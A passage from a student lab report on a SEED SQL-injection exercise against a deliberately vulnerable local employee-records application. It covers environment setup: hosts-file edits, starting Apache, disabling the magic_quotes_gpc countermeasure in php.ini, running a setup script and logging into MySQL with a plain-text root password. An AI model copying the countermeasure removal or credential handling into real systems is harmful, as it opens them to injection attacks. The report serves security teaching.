Vivek Jagadeesh
Professor Dai
CS 4404 – Topics and Tools in Computer Networks Security
2-28-2025

Lab 3: SQL Injection


The goal of this lab is to exploit a vulnerable web application to gain access to database records and modify those records. The application used was prepared for this course and is used to manage employee accounts, which have the following attributes:

1. Name
2. Employee ID (EID)
3. Salary
4. Birth Day
5. Social Security Number
6. Phone Number
7. Address
8. Email
9. Nick Name
10. Password (hashed)

In this lab, I will demonstrate how SQL injection can be used to gain access to some of these confidential records. The lab will conclude with experiments demonstrating the effectiveness of countermeasures against SQL injection attacks.

Environment setup

To make it easier to access the website, I started by editing the system files so that a custom domain would resolve to the locally hosted web application (figure 1). This way, the URL www.seedlabsqlinjection.com maps to the locally hosted web application.




```
hosts
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
127.0.0.1       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com
127.0.0.1       www.seedlabsqlinjection.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

Figure 1: Updated /etc/hosts file to map localhost to www.seedlabsqlinjection.com

1. *127.0.0.1: www.seedlabsqlinjection.com – maps the URL to the locally hosted app*

Next, I started the apache2 web server (figure 2). This is an important step because the web server will actually server the pages for the application.




```
[02/22/2025 08:16] seed@ubuntu:~$ sudo service apache2 start
[sudo] password for seed:
 * Starting web server apache2
httpd (pid 2038) already running
                                                                        [ OK ]
[02/22/2025 08:16] seed@ubuntu:~$ 
```

Figure 2: Starting the apache2 web server

1. *sudo – uses super-user permissions to run a command*
2. *service apache2 – manages the apache2 service (process)*
3. *start – starts the service*


Next, I disabled an important countermeasure against SQL Injection attacks – magic quotes GPC. Magic Quotes GPC is a process which prefixes single and double quotes with a backslash (Beagle Security, 2024). This prevents quotes from being a delimiter of the SQL query itself, and makes it a part of the SQL query. For the purposes of this lab, this feature will be disabled by editing the `/etc/php5/apache2/php.ini` file to disable the counter measure (figure 3)



```
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

Figure 3: Disabling the magic quotes GPC in php.ini

After doing so, we will restart the apache 2 web server to enforce the change (figure 4)




```
[02/22/2025 09:15] seed@ubuntu:/$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                          [ OK ]
[02/22/2025 09:15] seed@ubuntu:/$ 
```

Figure 4: Restarting the apache2 web server now that the countermeasure is disabled.

1. *sudo – uses super-user permissions to run a command*
2. *service apache2 – manages the apache2 service (process)*
3. *start – starts the service*


Next, I installed the web application onto the virtual machine. I began by unpacking the provided files for the web application, then changed the permissions so that the setup script could be executed (figure 5). I then proceeded to run the setup script to initialize the database and run the web application (figure 6)



```
[02/22/2025 10:12] seed@ubuntu:~/Desktop$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[02/22/2025 10:12] seed@ubuntu:~/Desktop$ cd patch
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$ sudo chmod a+x bootstrap.sh
[sudo] password for seed:
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$ ls
bootstrap.sh  edit.php  index.html  logoff.php  README  style_home.css  unsafe_credential.php  unsafe_edit.php  Users.sql
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$ ls -a
.  ..  bootstrap.sh  edit.php  index.html  logoff.php  README  style_home.css  unsafe_credential.php  unsafe_edit.php  Users.sql
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$ ls -p
bootstrap.sh  edit.php  index.html  logoff.php  README  style_home.css  unsafe_credential.php  unsafe_edit.php  Users.sql
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$ ls -l
total 40
-rwxrwxr-x 1 seed seed 1172 Jun  2  2016 bootstrap.sh
-rw-rw-r-- 1 seed seed 1004 May 31  2016 edit.php
-rw-rw-r-- 1 seed seed  633 May 31  2016 index.html
-rw-r--r-- 1 seed seed  477 May 31  2016 logoff.php
-rw-rw-r-- 1 seed seed  513 May 31  2016 README
-rw-rw-r-- 1 seed seed  636 May 31  2016 style_home.css
-rw-rw-r-- 1 seed seed 5100 May 31  2016 unsafe_credential.php
-rw-rw-r-- 1 seed seed 1348 May 31  2016 unsafe_edit.php
-rw-rw-r-- 1 seed seed 2861 May 31  2016 Users.sql
[02/22/2025 10:13] seed@ubuntu:~/Desktop/patch$
```

Figure 5: Unpacking the web application and changing permissions for the shell script

1. *tar -zxvf patch.tar.gz – unpacks the patch compressed file*
2. *sudo chmod a+x bootstrap.sh – Adds execution privileges to all users for bootstrap.sh using super user privileges*




```
[02/22/2025 10:14] seed@ubuntu:~/Desktop/patch$ ./bootstrap.sh
 * Restarting web server apache2
 ... waiting
[02/22/2025 10:17] seed@ubuntu:~/Desktop/patch$
```

Figure 6: Running the setup script

1. *./bootstrap.sh – runs the shell script*

This concludes the environment setup, and gives us the below web application on the domain (figure 6).



Employee Profile Information

Employee ID:

Password:


Get Information

Copyright © SEED LABs

Figure 7: The resulting web application available on the domain

Task 1 – Using the MySQL Database

In task one, we will explore how the database is set up so that we can test attacks that will eventually be used directly in the web page. I began by logging into the database using the username `root` and password `seedubuntu` (figure 8).




```
[02/22/2025 10:25] seed@ubuntu:~$ mysql -u root -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 8: Logging into the MySQL database

1. *mysql – starts the mysql client*
2. *-u root – specifies username to be logged in*
3. *-pseedubuntu – specifies root password*

Since the information we will be using for our attacks is stored in the "Users" database within the MySQL database, I changed my database to the "Users" database, and displayed the tables in that database (figure 9). This revealed only a single table, credential, which is where the information which we want for our attack will be stored.




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+----------------+
| Tables_in_Users |
+----------------+
| credential     |
+----------------+
1 row in set (0.00 sec)

mysql>
```

Figure 9: Switching to the users database and showing the tables

1. *use Users; – changes the current database the the Users database*
2. *show tables; – displays the tables in the database*

Next, I displayed all the information in the table to understand the data that could be exposed from the table (figure 10). I then specifically selected the record with the name Alice to highlight their records (figure 10)

